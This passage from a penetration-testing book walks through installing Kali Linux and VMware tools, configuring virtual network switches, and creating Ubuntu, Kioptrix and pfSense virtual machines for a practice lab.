
17. This will open up the virtual machine in the VMware Workstation, and it will provide you with the opportunity to review your settings. Once the settings have been reviewed, click on **Power on this virtual machine**.

At this point, we created the virtual machine, configured the hardware, and defined the structure of the machine with respect to the network cards, the physical RAM, and the size of the hard drive. At this point, the machine is now ready. We just have to boot the machine and install the software the same as if it were a separate machine. Another powerful benefit of virtualization. Perform the following steps:

1. Click into the window and select the **Graphical** install.

2. On the next screen, select your language and then your location. Click on **Continue**.

3. Select your keyboard and click on **Continue**.

4. This will start the install process. The install will detect the two network interfaces and properly select the `eth0` interface. Leave it at the default and click on **Continue**.

5. You will be prompted whether or not to continue without a default route; click on **Yes** and then click on **Continue**.

6. This is because we will let the VMware provide this information when the machine boots. Do this also for the name servers and the domain name. We are not installing the software on a physical machine, so we can bypass these steps. Accept the hostname (or change it if you desire to use another name) and click on **Continue**.

7. The next thing you need to do is enter a password for the root user. Make sure you remember it and click on **Continue**.

Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:

[   ]

Please enter the same root password again to verify that you have typed it correctly.

Re-enter password to verify:

[   ]

Screenshot   Go Back   Continue

---

8. Configure the clock to match your time zone and click on **Continue**.

9. Since we are in a virtual environment, accept the default for the disk and click on **Continue**.

10. Read all of the messages and click on **Continue**. Finish partitioning and write the changes to the disk. You will have to select **Yes** to complete the process. Then, you will see the installation of the system taking place.

11. When you are prompted for a network mirror, select **No** and then click on **Continue**.

---

12. Accept the default and install the GRUB boot loader and click on **Continue**.

13. Select the hard disk, and then click on **Continue**.

14. If all goes well, you should get the completion message. Click on **Continue**.

Finish the installation

Installation complete
Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media (CD-ROM, floppies), so that you boot into the new system rather than restarting the installation.

15. Once the machine boots, login with the username of root and the password you created during the installation.

We now have a complete install of the Kali 2.0 software in a virtual machine environment; moreover, we have a complete penetration testing framework that will allow us to conduct a wide variety of penetration testing techniques. At this time, we are ready to continue with the configuration of the machine, and the ever so important capability of installing the VMware tools. Let's get started now!

1. We are now ready to update the software and then install VMware tools. Open a terminal window and enter:

   ```
   # apt-get update
   # apt-get dist-upgrade
   ```

2. Once this has completed, it is time to install the VMware tools. This can be a bit of a challenge, but it does make our lives much easier when working with virtual machines. At the time of this writing, the Kali Linux distribution used the 3.18 kernel. Attempt to install the Linux headers with the following command:

   ```
   # apt-get install linux-headers-$(uname -r)
   ```

3. If you get a message to the effect that the headers are not found, we can continue on to the next step. If the headers are installed, then note the path in case the VMware tools installation does not find them. Click on **VM** | **Install VMware Tools**, and, once the CD is mounted, double-click on the CD icon to open the folder. Right-click on the **VMware Tools** archive and select **Extract To...**.

4. Browse to the root folder and extract the files by clicking on **Extract**.

5. Once the tools have extracted, navigate to the folder, and enter:

   ```
   # cd vmware-tools-distrib
   ```

   ```
   # ./vmware-install.pl
   ```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ls
Desktop  vmware-tools-distrib
root@kali:~# cd vmware-tools-distrib/
root@kali:~/vmware-tools-distrib# ls
bin  doc  etc  FILES  INSTALL  installer  lib  vmware-install.pl
root@kali:~/vmware-tools-distrib# ./vmware-install.pl
```

6. The installer will ask questions; accept all of the defaults until you get to the valid header path. If it does not find it, you can enter the one from earlier; alternatively, the best bet is to enter **no**.

```
Searching for a valid kernel header path...
The path "" is not a valid path to the 3.18.0-kali3-amd64 kernel headers.
Would you like to change it? [yes] no
```

7. Accept the rest of the defaults, and the tools should complete the installation. Reboot the system. Once it comes online, login and then click **View | Fit Guest Now**. You should now have a larger screen, which means that the tool is installed correctly.

```
x 64-bit - kali2 - VMware Workstation
View  VM  Tabs  Help   ▐▐  ▼   ⊟

  [ ]  Full Screen        Ctrl+Alt+Enter
  ⊡   Unity
  ⊞   Console View

      Fit Guest Now
      Fit Window Now
      Autosize                         ▶
      Customize                        ▶
```

8. You now should have your Kali Linux machine installed and configured with the VMware tools.

Creating the switches

We know that we have three switches that were created when we carried out the installation. This will allow us to create a number of different architectures, but we still need more switches for our design. The system has assigned our IP addresses for the VMnet1 and VMnet8 switches, respectively. We want to customize the switches to meet the IP addresses that we will use throughout the book. We have four subnets that we use throughout the book, and we will configure them now. This does not include the last chapter, and we will customize four switches just for that. In your VMware Workstation, click on **Edit | Virtual Network Editor**. This will bring up the network configuration window, and we want to configure the following:

Name	Subnet Address
VMnet1	192.168.50
VMnet2	192.168.25
VMnet3	192.168.101
VMnet4	192.168.10
VMnet5	192.168.20
VMnet6	192.168.30
VMnet7	192.168.40
VMnet8	192.168.75

This will provide us with the four subnets for the book, and also the four subnets in the last chapter. An example of the settings is shown in the following image:

We now have all of the switches that are required and can emulate any of the required network architectures throughout the book except for the load balancing requirement. We will configure that later.

Putting it all together

We are now ready to build a number of the machines that we will use throughout the book. We will not completely configure the images until we are in that section of the book where they are required.

Installing Ubuntu LTS

The first machine we want to set up is the Ubuntu virtual machine. Go to `http://www.ubuntu.com` and download the *14.04.2 LTS Desktop* `iso` image. Once the image has been downloaded, start VMware Workstation and click on **File | New Virtual Machine** to start the creation of the new machine. Accept the default and click on **Next**. Select the radio button for **I will install the operating system later**, and then click on **Next**. An example is shown in the following image:

The installer will next ask for the version to install. We will leave the default Guest operating system setting, select the version as **Ubuntu 64-bit**, and click on **Next**. An example is shown in the following image:

Enter a name for the virtual machine as **Ubuntu_TestMachine_1** and click on **Next**. Accept the default sizes and click on **Next**. The machine is now ready to go; click on **Finish**. Since we elected to not install the OS with easy install, we need to connect the DVD to the `iso` image. Click **Edit virtual machine settings | CD/DVD (SATA) | Use ISO image file:**, and browse to the image file. Then, click on **OK**. An example is shown in the following image:

Once you have verified your settings, click on **Power on this virtual machine**. Enter the following settings for the installation:

1. What is your name: `Student`.

2. What name do you want to use to log in: `student`.

3. Choose a password: `1easyPassword`.

4. What is the name of this computer?: `Phobos`.

5. Require my password to login: `Selected`.

After the installation has completed, the system will reboot. Login to the machine. On the left side of the desktop, the top most icon is the software launcher; right-click on it and select **Applications**:

In the search window, enter `terminal` and open the terminal window that comes up from your search:

In the terminal window, enter the following:

$ sudo -i

 # apt-get update

 # apt-get upgrade

After the system has updated, we are now ready to install the services we need for the labs. Enter the following command:

 # apt-get install lamp-server^

The ^ character is required for the command so that is not a typo:

You will have to enter a password for the MySQL user. For simplicity, enter the same password as you did for the user on the machine.

Installing Kioptrix

The next machine we need to install is the Kioptrix machine by Steven McElrea (aka loneferret) and Richard Dinelle (aka haken29a) of the `http://www.kioptrix.com` team.

Choose your language of choice and click on the **KioptrixVM Level 1** link and download it. You will notice that there is another VM that has been added to the choices; but for our purposes, we will continue with the same VM from the first edition.

Once the download has completed, extract it. We only need to open the virtual machine. Once it has been extracted, click on **File | Open**, navigate to where the machine has been extracted, and open it. Once the machine is open, we need to make some configuration changes. Click on **Edit virtual machine settings | Memory** and change it to **256**. Click on the **Network Adapter** and select **NAT**. The following image shows the settings for the machine:

Now that we have Kioptrix Level 1 on the machine, it is time to download the Level 3 VM. Using the same techniques as before, download and create the machine for Kioptrix Level 3, located at the **Kioptrix VM Level 1.2** link. The following image shows this:

As before, once it is downloaded you need to extract it. Once the machine is extracted, use the same concepts as before and configure the machine with the same networking settings. Leave the rest at the default. An example of this is shown in the following image:

After you have verified your settings, the virtual machine setup at this point is complete.

Creating pfSense VM

As discussed in the first edition, the pfSense firewall is much more than just a firewall, and it is easy to install and configure. This suits our purposes here in our testing environment. Download the software located at `http://www.pfsense.org/mirror.php?section=downloads`. We need to select the right version; at the time of writing, this was 2.2. Select a **Computer Architecture** and **Live CD with Installer**. An example is shown in the following image:

Once you have downloaded the software and extracted the `iso`, we need to create a virtual machine to install it. Open VMware Workstation and click on **File | New Virtual Machine | Next**. Select **Installer disc image file (iso)** and browse to the `iso` image. Then, click on **Next**.

Select **Other** and **FreeBSD 64** under **Version**. Click on **Next**.

Enter the appropriate name as **PFSense VLAN1** and click on **Next**. At the next screen, accept the defaults and click on **Next**. Then click on **Finish**. When the machine opens, we have to customize the hardware to meet our requirements. We need another switch to set up a VLAN with. Click on **Edit** | **Virtual Network Editor** | **Add Network**; this will bring up the network configuration window, and we want to configure the following:

1. VMnet9 – 192.168.175.
2. Uncheck **Use local DHCP service to distribute IP address to VMs**.

3. Once you have verified your settings, click on **Apply** | **OK**.

4. The next thing to do is click on **Edit virtual machine settings** | **Add** | **Next** | **Custom** | **VMnet9** | **Finish** | **OK**.
